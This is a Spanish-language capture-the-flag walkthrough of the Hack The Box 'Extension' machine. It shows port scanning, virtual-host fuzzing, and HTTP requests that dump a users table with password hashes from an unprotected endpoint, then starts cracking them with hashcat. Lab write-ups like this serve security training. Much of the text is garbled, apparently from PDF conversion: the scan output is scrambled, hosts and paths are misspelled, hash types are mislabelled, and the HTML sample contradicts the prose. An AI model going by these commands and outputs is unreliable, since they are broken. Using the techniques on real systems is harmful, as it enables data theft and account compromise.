


Hack The Box - Extension	
Sistema Operativo:	Linux
Dificultad:	Hard
Release:	16/07/2022
Skills Required	
<ul style="list-style-type: none"> ● Enumeration ● Understanding of JSON requests ● Client-side browser attacks ● Source code analysis 	
Skills Learned	
<ul style="list-style-type: none"> ● Utilising a hash length extension attack ● Docker escape ● Using Client-Side attacks to access internals 	



El presente documento expone, de manera estructurada y exhaustiva, el proceso de compromiso integral de la infraestructura asociada a `snippet.htb`. La investigación pone de manifiesto cómo una cadena de vulnerabilidades —aparentemente aisladas y de distinta naturaleza— puede converger en un escenario de riesgo crítico para la organización. A través de un análisis metódico, se evidencia cómo fallos de validación, configuraciones deficientes, prácticas criptográficas inapropiadas y una gestión laxa de contenedores derivan en una pérdida completa de confidencialidad, integridad y disponibilidad del sistema.

El ejercicio comienza con una fase de enumeración que revela puntos de exposición inadvertidos y filtraciones de información sensible. A partir de ahí, se identifican debilidades en los mecanismos de autenticación y control de acceso, así como una reutilización de credenciales que facilita el movimiento lateral entre distintos entornos. Posteriormente, la explotación de una vulnerabilidad de Cross-Site Scripting persistente permite interactuar con una API interna protegida, habilitando la extracción de datos y la manipulación de recursos internos mediante peticiones autenticadas.

El análisis adquiere una dimensión más profunda al descubrir un mecanismo de validación basado en SHA-256 vulnerable a un **ataque de extensión de longitud**, lo que posibilita la manipulación de parámetros críticos sin conocimiento del secreto subyacente. Esta debilidad, combinada con la presencia de funciones de ejecución de comandos en el backend, habilita la obtención de ejecución remota de código en el servidor. Finalmente, la exposición del socket de Docker y la ausencia de controles de aislamiento adecuados permiten escalar privilegios hasta alcanzar el control total del host, culminando en el acceso directo como usuario `root`. Este escenario ilustra de forma contundente cómo la acumulación de vulnerabilidades de distinta índole puede comprometer por completo la seguridad de un entorno corporativo.



Enumeración

La dirección IP de la máquina víctima es 10.129.38.204. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
[usuari@kali:~/HTB/extension/content]
└─$ ping -c 5 10.129.38.204 -R
PING 10.129.38.204 (10.129.38.204) 56(124) bytes of data.
64 bytes from 10.129.38.204: icmp_seq=1 ttl=63 time=72.9 ms
RR:
  10.10.16.127
    10.129.0.1
    10.129.38.204
    10.129.38.204
    10.10.14.1
    10.10.14.127

64 bytes from 10.129.38.204: icmp_seq=2 ttl=63 time=54.8 ms  (same route)
64 bytes from 10.129.38.204: icmp_seq=3 ttl=63 time=50.4 ms  (same route)
64 bytes from 10.129.38.204: icmp_seq=4 ttl=63 time=51.0 ms  (same route)
64 bytes from 10.129.38.204: icmp_seq=5 ttl=63 time=51.3 ms  (same route)

--- 10.129.38.204 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4023ms
rtt min/avg/max/mdev = 50.397/56.074/72.856/8.526 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.38.204 -oN scanner_extension** para descubrir los puertos abiertos y sus versiones:


- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a **--script=default**. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
[usuari@kali:~/HTB/extension]
└─$ cat nmap/scanner_extension
# Nmap 7.70 ( https://nmap.org ) starting Sun Oct 26 14:40:02 2025 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -vvv -n -Pn ..\nmap/scanner_extension 10.129.38.204
Warning: Hit OS/RE_ERROR_MATCHLIMITed when probing for service http with the regex '^HTTP/1.1 \d\d\d(?:["\r\n"]*\r\n|(?!\r\n))*?.*\r\nContent-Type: text/html; charset=UTF-8'!
[]] LaserJet ([\w. -]+)\n\n
Nmap scan report for 10.129.38.204
Host is up, received user-set (0.055s latency).
Scanned at 2025-10-26 14:40:02 CET for 24s
Nmap shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh   syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
          ssh-hostkey:
|_ 2048 82:21:e2:a5:82:4d:df:3f:99:db:3e:09:b3:26:52:86 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAQAAQABAAQ0stvVeBvxZH5Ak2yxjNAI9c6A2yi8x5b6kFrzabsN7/aCH122dJ>SqUho0Jgjf27R3j6lZn0ioP853buTBy5CkTheced1+DYYK/ogxZInCrgUQoU83Ma2YuBF1f/T9bluZsV/kJU9bKdGppduDMqfsx3VPlwFz2aQ0Qg1gy1Yd4NQqx0lwF2roruNuLsKalbV5jnaz800LoqvA2zMDMcuJ/HW0GBzEDPedICC/e9Ewjkvhr+YiglvgmB7QCIJAAz+LeX9Zd96+TL1xQAQi/ioIr5wCwLj
|_ 80/tcp    open  http  syn-ack ttl 63 Apache/2.4.41 (Ubuntu) PHP/8.0.27-1ubuntu1~22.04.1 OpenSSL/1.1.1f-fips LibreSSL/3.4.1-fips ECDH-AES256-GCM SHA256-DHE256-AES256-SHA256
|_ 23/tcp    open  ssh   syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-ed25519 AAAAC1NzaC1lZDIzNTEAAAEC1g6eqZznDvbmc6QknosTo2xuP-P3xAfj4wq4NJKw
80/tcp    open  http  syn-ack ttl 63 nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-methods: GET HEAD OPTIONS
|_http-title: snippet.htm
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Oct 26 14:40:28 2025 -- 1 IP address (1 host up) scanned in 24.03 seconds
```




Análisis del puerto 80 (HTTP)

Tras completar el reconocimiento inicial de la superficie expuesta, procedí a inspeccionar el servicio HTTP disponible en el puerto 80 mediante un navegador, con el objetivo de obtener una primera aproximación al contenido publicado y a la posible lógica de la aplicación web.



La interfaz de bienvenida no solo ofrecía una estructura minimalista, sino que además revelaba un dominio potencialmente relevante —*snippet.htb*— cuya resolución local resultaba imprescindible para continuar con la enumeración. En consecuencia, incorporé dicho dominio al archivo *hosts* para asegurar una correcta resolución durante las fases posteriores del análisis.



Con el entorno preparado, ejecuté una enumeración de rutas mediante **Gobuster**, lo que permitió identificar varios endpoints susceptibles de contener funcionalidades adicionales o vectores de ataque aún no evidentes. Estos hallazgos ampliaron el perímetro de exploración y justificaron un análisis más exhaustivo de la aplicación.



El acceso directo a <http://snippet.htb> no produjo variaciones significativas respecto al contenido previamente observado, lo que sugiere que el dominio opera como alias interno sin modificar la lógica de presentación. Sin embargo, la interacción con la opción *Get Started* desencadenó una redirección hacia un formulario de autenticación. Ante la ausencia de credenciales válidas en esta fase temprana, opté por examinar la ruta /register, identificada previamente durante la enumeración, con el fin de determinar si el sistema permitía la creación autónoma de nuevos usuarios y, por tanto, habilitaba un punto de entrada legítimo para continuar con la fase de análisis dinámico.

Al intentar completar el proceso de registro, la aplicación responde indicando que el dominio proporcionado no es válido.

The screenshot shows a web browser window with the URL <http://snippet.htb/register>. The page displays a registration form with the following fields:

- Name:
- Email:
- Password:
- Confirm Password:

Below the form, there is a link [Already registered?](#) and a **REGISTER** button. A message at the top of the form area says: "Whoops! Something went wrong." with a bullet point: "The given domain is invalid."

Dado que el único campo susceptible de contener un nombre de dominio es la dirección de correo electrónico, procedí a modificar el sufijo del correo introducido, sustituyéndolo por *snippet.htb*, con el fin de verificar si la validación interna dependía de dicho parámetro. Sin embargo, el sistema devolvió un mensaje informando de que el registro se encontraba temporalmente deshabilitado, lo que sugiere la existencia de mecanismos adicionales de control o de rutas alternativas no expuestas de forma directa.

The screenshot shows a web browser window with the URL <http://snippet.htb/register>. The page displays a registration form with the following fields:

- Name:
- Email:
- Password:
- Confirm Password:

Below the form, there is a link [Already registered?](#) and a **REGISTER** button. A message at the top of the form area says: "Whoops! Something went wrong." with a bullet point: "Registration not allowed at this moment!"




Ante esta limitación, amplié el espectro de enumeración mediante **Wfuzz**, orientando la búsqueda hacia posibles *virtual hosts* alojados en el mismo servidor. Para ello, utilicé un diccionario de subdominios de tamaño reducido, suficiente para detectar configuraciones básicas de *vhosting*.

```
(usuario㉿kali)-[~/HTB/extension]
$ fffuf -u http://snippet.htb -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.snippet.htb' -f 1022

v2.1.0-dev
-----
:: Method           : GET
:: URL             : http://snippet.htb/
:: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header          : Host: FUZZ.snippet.htb
:: Follow redirects: false
:: Calibration    : false
:: Timeout         : 10
:: Threads         : 40
:: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
:: Filter           : Response words: 1022
-----
dev                  [Status: 200, Size: 12822, Words: 1029, Lines: 250, Duration: 65ms]
mail                [Status: 200, Size: 5311, Words: 364, Lines: 97, Duration: 88ms]
:: Progress: [4989/4989] :: Job [1/1] :: 23 req/sec :: Duration: [0:02:29] :: Errors: 0 ::
```

El análisis reveló la presencia de dos nuevos dominios: dev.snippet.htb y mail.snippet.htb. Tras incorporarlos al archivo /etc/hosts, inicié la inspección comenzando por el primero de ellos.



El acceso a dev.snippet.htb evidenció que este subdominio aloja una instancia de **Gitea**, una plataforma de desarrollo colaborativo y control de versiones ampliamente utilizada en entornos de integración continua. En la esquina inferior izquierda de la interfaz se muestra la versión desplegada —**Gitea 1.15.8**— un dato especialmente relevante, ya que permite correlacionar la instalación con vulnerabilidades históricas o configuraciones inseguras documentadas para esa versión concreta.



La búsqueda de vulnerabilidades públicas asociadas a la versión **1.15.8** de Gitea no arrojó resultados relevantes en el momento del análisis, lo que sugiere que la superficie de ataque directa sobre este componente es limitada o requiere vectores más sutiles. Ante esta ausencia de exploits conocidos, retomé la inspección del dominio principal, *snippet.htb*, centrándome en el código fuente expuesto por la aplicación.

El examen del *frontend* reveló la presencia de **Ziggy**, una librería que facilita la exposición de rutas internas de Laravel hacia el contexto JavaScript. Según su propia documentación, Ziggy proporciona un *helper route()* que replica la semántica de las rutas nombradas de Laravel, permitiendo que endpoints internos queden referenciados explícitamente en el cliente. Esta característica, aunque diseñada para mejorar la ergonomía del desarrollo, puede convertirse en un vector de información sensible si las rutas expuestas incluyen funcionalidades administrativas o no destinadas al usuario anónimo.

```
Offsec | Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB

1 <!DOCTYPE HTML>
2 <html lang="en">
3   <head>
4     <meta charset="utf-8">
5     <meta name="viewport" content="width=device-width, initial-scale=1">
6     <meta name="csrf-token" content="667c77f89469400e787b79c72d0220">
7   </head>
8   <title>Inertia snippet.html</title>
9
10  <!-- Fonts -->
11  <link rel="stylesheet" href="https://fonts.googleapis.com/css2?family=Nunito:wght@400;600;700&display=swap">
12
13  <!-- Styles -->
14  <link rel="stylesheet" href="/css/app.css">
15
16  <!-- Scripts -->
17  <script type="text/javascript">
18    const Ziggy = require('ziggy');
19    Ziggy.extend('http://snipper.snippet.htm', {port: null}, {defaults: {}, routes: {}})
20      .route('ignition.healthCheck', {uri: '/ignition/health-check'}, {methods: ['GET', 'HEAD']})
21      .route('ignition.executeSolution', {uri: '/ignition/execute-solution'}, {methods: ['POST']})
22      .route('ignition.logout', {uri: '/ignition/logout'}, {methods: ['GET']});
23
24  </script> <script src="/js/app.js" defer></script>
25  </head>
26  <body>
27    <div class="font-sans antialiased">
28      <script>componentDidMount(){document.querySelector('#app').innerHTML='Hello World'</script>
29    </div>
30  </body>
31  <script src="http://localhost:8000/js/bundle.js"></script>
32
33 </html>
```

En el código fuente de la página principal identifiqué varias rutas asociadas a la API, entre las cuales destacaban dos endpoints especialmente sugestivos: `management/validate` y `management/dump`. La mera existencia de rutas con nomenclatura administrativa invita a una inspección más profunda, por lo que decidí analizar el comportamiento de `management/dump`.

Para ello, inicié una sesión de interceptación con **Burp Suite**, capturando una petición de autenticación legítima y modificando manualmente la URL hacia /management/dump, eliminando además el cuerpo JSON para observar la respuesta del servidor ante una invocación incompleta. El servidor devolvió un error indicando la ausencia de parámetros obligatorios, lo que confirma que el endpoint existe y está siendo procesado, pero requiere argumentos específicos para ejecutarse correctamente.

```
Request
Pretty Raw Hex
1 POST /anagement/dump HTTP/1.1
2 Host: snippet.htm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Content-Type: application/json
9 X-Inertia: true
10 X-Inertia-Version: 207fd4ab4b7c2ceeff78008c8a11b3b6
11
12 X-SPRF-TOKEN=
eyJpdiI1GK8TmTp0TE522Xhzem5QwSdVzMQ0EPsiSInzbhHVljiouiUpicvZYNURk0RxRTHN3c2vUVMbHcFZLTHF
0ePFYd2VGciLwC0E93GNMmttDwJwEUoWm2N3hUyjUyM1L0uL1Jsv60SGkVnbh1uyqjtjk555u
xKL3_4wntNwAdrxxyPhyyhNtK0sd3R0Lzh2ahNrY1ElLCj1tmw01lM0Q4N2M0M2y3nzd1Mu2N0l40GM2MwH0M
xKz0Lewkjg1mKwJy18hjy1xtz2usnwuytHrnw1MwPdg00Q3zJw1idwpnfj0in0=
13 Content-Length: 2
14 DNT: 1
15 Origin: http://snippet.htm
16 Connection: keep-alive
17 Cookie: XSPRF-TOKEN=
eyJpdiI1GK8TmTp0TE522Xhzem5QwSdVzMQ0EPsiSInzbhHVljiouiUpicvZYNURk0RxRTHN3c2vUVMbHcFZLTHF
0ePFYd2VGciLwC0E93GNMmttDwJwEUoWm2N3hUyjUyM1L0uL1Jsv60SGkVnbh1uyqjtjk555u
xKL3_4wntNwAdrxxyPhyyhNtK0sd3R0Lzh2ahNrY1ElLCj1tmw01lM0Q4N2M0M2y3nzd1Mu2N0l40GM2MwH0M
xKz0Lewkjg1mKwJy18hjy1xtz2usnwuytHrnw1MwPdg00Q3zJw1idwpnfj0in0=
18 Priority: u0
19 {
}
```

<pre>Request Pretty Raw Hex 1 POST /anagement/dump HTTP/1.1 2 Host: snippet.htm 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: text/html,application/xhtml+xml 5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3 6 Accept-Encoding: gzip, deflate, br 7 X-Requested-With: XMLHttpRequest 8 Content-Type: application/json 9 X-Inertia: true 10 X-Inertia-Version: 207fd4ab4b7c2ceeff78008c8a11b3b6 11 12 X-SPRF-TOKEN= eyJpdiI1GK8TmTp0TE522Xhzem5QwSdVzMQ0EPsiSInzbhHVljiouiUpicvZYNURk0RxRTHN3c2vUVMbHcFZLTHF 0ePFYd2VGciLwC0E93GNMmttDwJwEUoWm2N3hUyjUyM1L0uL1Jsv60SGkVnbh1uyqjtjk555u xKL3_4wntNwAdrxxyPhyyhNtK0sd3R0Lzh2ahNrY1ElLCj1tmw01lM0Q4N2M0M2y3nzd1Mu2N0l40GM2MwH0M xKz0Lewkjg1mKwJy18hjy1xtz2usnwuytHrnw1MwPdg00Q3zJw1idwpnfj0in0= 13 Content-Length: 2 14 DNT: 1 15 Origin: http://snippet.htm 16 Connection: keep-alive 17 Cookie: XSPRF-TOKEN= eyJpdiI1GK8TmTp0TE522Xhzem5QwSdVzMQ0EPsiSInzbhHVljiouiUpicvZYNURk0RxRTHN3c2vUVMbHcFZLTHF 0ePFYd2VGciLwC0E93GNMmttDwJwEUoWm2N3hUyjUyM1L0uL1Jsv60SGkVnbh1uyqjtjk555u xKL3_4wntNwAdrxxyPhyyhNtK0sd3R0Lzh2ahNrY1ElLCj1tmw01lM0Q4N2M0M2y3nzd1Mu2N0l40GM2MwH0M xKz0Lewkjg1mKwJy18hjy1xtz2usnwuytHrnw1MwPdg00Q3zJw1idwpnfj0in0= 18 Priority: u0 19 {</pre>	<pre>Response Pretty Raw Hex Render 1 HTTP/1.1 400 Bad Request 2 Server: nginx/1.14.0 (Ubuntu) 3 Date: Sun, 26 Oct 2025 14:03:56 GMT 4 Content-Type: application/json 5 Connection: keep-alive 6 Cache-Control: private, must-revalidate 7 pragma: no-cache 8 expires: -1 9 Set-Cookie: XSPRF-TOKEN= eyJpdiI1GK8TmTp0TE522Xhzem5QwSdVzMQ0EPsiSInzbhHVljiouiUpicvZYNURk0RxRTHN3c2vUVMbHcFZLTHF 0ePFYd2VGciLwC0E93GNMmttDwJwEUoWm2N3hUyjUyM1L0uL1Jsv60SGkVnbh1uyqjtjk555u xKL3_4wntNwAdrxxyPhyyhNtK0sd3R0Lzh2ahNrY1ElLCj1tmw01lM0Q4N2M0M2y3nzd1Mu2N0l40GM2MwH0M xKz0Lewkjg1mKwJy18hjy1xtz2usnwuytHrnw1MwPdg00Q3zJw1idwpnfj0in0= 10 Set-Cookie: snippethtb_session= eyJpdiI1GK8TmTp0TE522Xhzem5QwSdVzMQ0EPsiSInzbhHVljiouiUpicvZYNURk0RxRTHN3c2vUVMbHcFZLTHF 0ePFYd2VGciLwC0E93GNMmttDwJwEUoWm2N3hUyjUyM1L0uL1Jsv60SGkVnbh1uyqjtjk555u xKL3_4wntNwAdrxxyPhyyhNtK0sd3R0Lzh2ahNrY1ElLCj1tmw01lM0Q4N2M0M2y3nzd1Mu2N0l40GM2MwH0M xKz0Lewkjg1mKwJy18hjy1xtz2usnwuytHrnw1MwPdg00Q3zJw1idwpnfj0in0= 11 Content-Length: 42 12 DNT: 1 13 { 14 Origin: http://snippet.htm 15 Connection: keep-alive 16 X-SPRF-TOKEN= eyJpdiI1GK8TmTp0TE522Xhzem5QwSdVzMQ0EPsiSInzbhHVljiouiUpicvZYNURk0RxRTHN3c2vUVMbHcFZLTHF 0ePFYd2VGciLwC0E93GNMmttDwJwEUoWm2N3hUyjUyM1L0uL1Jsv60SGkVnbh1uyqjtjk555u xKL3_4wntNwAdrxxyPhyyhNtK0sd3R0Lzh2ahNrY1ElLCj1tmw01lM0Q4N2M0M2y3nzd1Mu2N0l40GM2MwH0M xKz0Lewkjg1mKwJy18hjy1xtz2usnwuytHrnw1MwPdg00Q3zJw1idwpnfj0in0= 17 Priority: u0 18 { 19 {</pre>
---	--



Con el objetivo de identificar dichos parámetros, recurri a una fase de *fuzzing* empleando **Ffuf**, replicando los encabezados capturados en Burp para mantener la coherencia del contexto de la petición. Este enfoque permite inferir, mediante análisis de respuestas diferenciales, qué claves espera el endpoint y, potencialmente, descubrir funcionalidades internas no documentadas que podrían derivar en un vector de explotación significativo.

El fuzzing inicial sobre el endpoint management/dump reveló la existencia de un parámetro denominado download.

Al suministrar valores arbitrarios, el servidor respondió con el error **Unknown tablename**, lo que indica que el parámetro espera una referencia interna a tablas legítimas del sistema. Este comportamiento sugiere que el endpoint podría estar diseñado para volcar información estructurada desde la base de datos, convirtiéndose así en un vector de exfiltración particularmente sensible.

Con el fin de identificar valores válidos para dicho parámetro, ejecuté una segunda fase de *fuzzing*, esta vez orientada a enumerar posibles nombres de tabla. La técnica produjo dos coincidencias relevantes, lo que permitió comenzar por la más prometedora: la tabla asociada a los usuarios.



La solicitud dirigida a download=user devolvió una respuesta en formato JSON que contenía la totalidad de los registros de la tabla, incluyendo identificadores, tipos de usuario y los correspondientes *password hashes*. Entre los datos expuestos, resultó especialmente significativo el usuario **Charlie**, que aparece como la primera cuenta del sistema y posee el rol de *Manager*, lo que sugiere privilegios elevados dentro de la aplicación.

```

1 POST /management/dump HTTP/1.1
2 Host: snippet.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Content-Type: application/json
9 X-Inertia: true
10 X-Inertia-Version: 207fd484b7c2ceeff7800b8a11b3b6
11 X-Inertia-Trace-ID: 10000000000000000000000000000000
12 Content-Length: 24
13 Origin: http://snippet.htb
14 DNT: 1
15 Connection: keep-alive
16 Content-Type: text/html; charset=UTF-8
17 X-Inertia-Content-Type: application/json
18 X-Inertia-Content-Length: 10000000000000000000000000000000
19 {
20   "download": "users"
21 }
1 HTTP/1.1 200 OK
2 Server: Apache/2.4.14 (Ubuntu)
3 Date: Sun, 26 Oct 2025 14:38:15 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Cache-Control: private, must-revalidate
7 Content-Disposition: attachment; filename=users.json
8 pragma: no-cache
9 expires: -1
10 Set-Cookie: XSRF-TOKEN=eyJpdiI6IjEhJnNlLmJgZlJ1Ngd1mtJ0hFEUmp0S0EPc1aInzbHvLijoiMjNxa0dQzVRUMEZ4RTjZc2zGRUFzS1levN2L1mQ05u0dHwGQlpR4djds2o32n3kSeZzJhA-0001B10f6d3anwhb1NcExYydvZ00PF8M8d9t12nGfV1emF1a0NFUDjneZuPfL3Z2uXGHt1050FTjQ51OXhL2vzFpRdQ1LctyWmO1iZTnWnQ2Z1UsMwEvNm1ndjOTkz0T1xNjLwQTy5jhlOGN1Zm1JcMwNmMSMfwm2jY1mNmHMDVK21zKxGE2iwidGfN1joIn0%3D; expires=SUN,26-Oct-2025 16:38:15 GMT; Max-Age=7200; path=/; samesite=lax
11 Set-Cookie: snippethtb_session=eyJpdiI6Ijy1ZB4SzZpb1arVraohL0VYvMmc9PS1aInzbHvLijoiMjNxa0dQzVRUMEZ4RTjZc2zGRUFzS1levN2L1mQ05u0dHwGQlpR4djds2o32n3kSeZzJhA-0001B10f6d3anwhb1NcExYydvZ00PF8M8d9t12nGfV1emF1a0NFUDjneZuPfL3Z2uXGHt1050FTjQ51OXhL2vzFpRdQ1LctyWmO1iZTnWnQ2Z1UsMwEvNm1ndjOTkz0T1xNjLwQTy5jhlOGN1Zm1JcMwNmMSMfwm2jY1mNmHMDVK21zKxGE2iwidGfN1joIn0%3D; expires=SUN,26-Oct-2025 16:38:15 GMT; Max-Age=7200; path=/; httponly; samesite=lax
12 Vary: Accept-Encoding
13 Content-Length: 27292
14
15 [{"id":1,"name":"charlie","rooper":true,"email":"charlie@snippet.htb","email_verified_at":"2022-01-02 20:12:46","password":"$2a$15$24b730c0aaa612453ba40845d4db74eb164e77d84f1a227fa5f82","remember_token":"18hCtyu5UL1T73eyg7zHnchyucQb3vaUfcottdeGaESt37s9xUJE0","created_at":"2022-01-02 2012:47","updated_at":"2022-06-29 20:12:47","user_type":"Member","id":3,"name":"CalistaTurcotte","email":"calista@snippet.htb","email_verified_at":"2022-01-02 20:12:47","password":"$68204173dfb1e5a20239e50914a7f3c2fa6935ecc74e0dd341f7f5237ef05","remember_token":"XzV0CBMhJ","created_at":"2022-01-02 20:12:47","updated_at":"2022-01-02 20:12:47","user_type":"Member","id":4,"name":"LeoraBreitenberg","email":"davin@snippet.htb","email_verified_at":"2022-01-02 20:12:47","password":"$8230aef5b2473ada04ee88b61a220fdd8b36900e1a2f906500e4c640","remember_token":"sSLQK0ub4X","created_at":"2022-01-02 20:12:47","updated_at":"2022-01-02 20:12:47","user_type":"Member","id":5,"name":"LeoraLarsen","email":"leopold@snippet.htb","email_verified_at":"2022-01-02 20:12:47","password":"$7d4f0405c04d5a2c03aa4fa0fc8d95e9c19c02f7dff1e8fbde781440fc21a","remember_token":"1oopoxatOr","created_at":"2022-01-02 20:12:47","updated_at":"2022-01-02 20:12:47","user_type":"Member"}, {"id":5,"name":"Stanford"]

```

Dado que los hashes de contraseña estaban generados mediante el algoritmo **SHA-256**, procedí a extraerlos y consolidarlos en un archivo independiente para su posterior tratamiento.

```

[usuario@kali:~/HTB/extension]
$ curl -X POST https://snippet.htb/management/dump -d '{"download": "users"}' -H "X-XSRF-TOKEN: eyJpdiI6IjEhJnNlLmJgZlJ1Ngd1mtJ0hFEUmp0S0EPc1aInzbHvLijoiMjNxa0dQzVRUMEZ4RTjZc2zGRUFzS1levN2L1mQ05u0dHwGQlpR4djds2o32n3kSeZzJhA-0001B10f6d3anwhb1NcExYydvZ00PF8M8d9t12nGfV1emF1a0NFUDjneZuPfL3Z2uXGHt1050FTjQ51OXhL2vzFpRdQ1LctyWmO1iZTnWnQ2Z1UsMwEvNm1ndjOTkz0T1xNjLwQTy5jhlOGN1Zm1JcMwNmMSMfwm2jY1mNmHMDVK21zKxGE2iwidGfN1joIn0%3D; expires=SUN,26-Oct-2025 16:38:15 GMT; Max-Age=7200; path=/; samesite=lax
[usuario@kali:~/HTB/extension]

```

Para intentar su recuperación utilicé **Hashcat**, configurado con el modo -m 1400, correspondiente a SHA2-256. Este proceso permite evaluar la robustez de las credenciales y, en caso de éxito, obtener acceso legítimo a la plataforma con un perfil privilegiado, lo que constituye un avance crítico en la cadena de explotación.

```

[usuario@kali:~/HTB/extension/content]
$ hashcat -0 passwd /usr/share/wordlists/rockyou.txt
hashcat (v.1.1.2) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #01: cpu-haswell-Intel(R) Core(TM) i7-14700F, 6808/13616 MB (2048 MB allocatable), 4MCU

The following 10 hash-modes match the structure of your input hash:
# | Name | Category
-----+
34600 | MD6 (256) | Raw Hash
1400 | SHA2-256 | Raw Hash
17000 | SHA3-256 | Raw Hash
117000 | GOST R 34.11-2012 (Streebog) 256-bit, big-endian | Raw Hash
698 | GOST R 34.11-94 | Raw Hash
17800 | Keccak-256 | Raw Hash
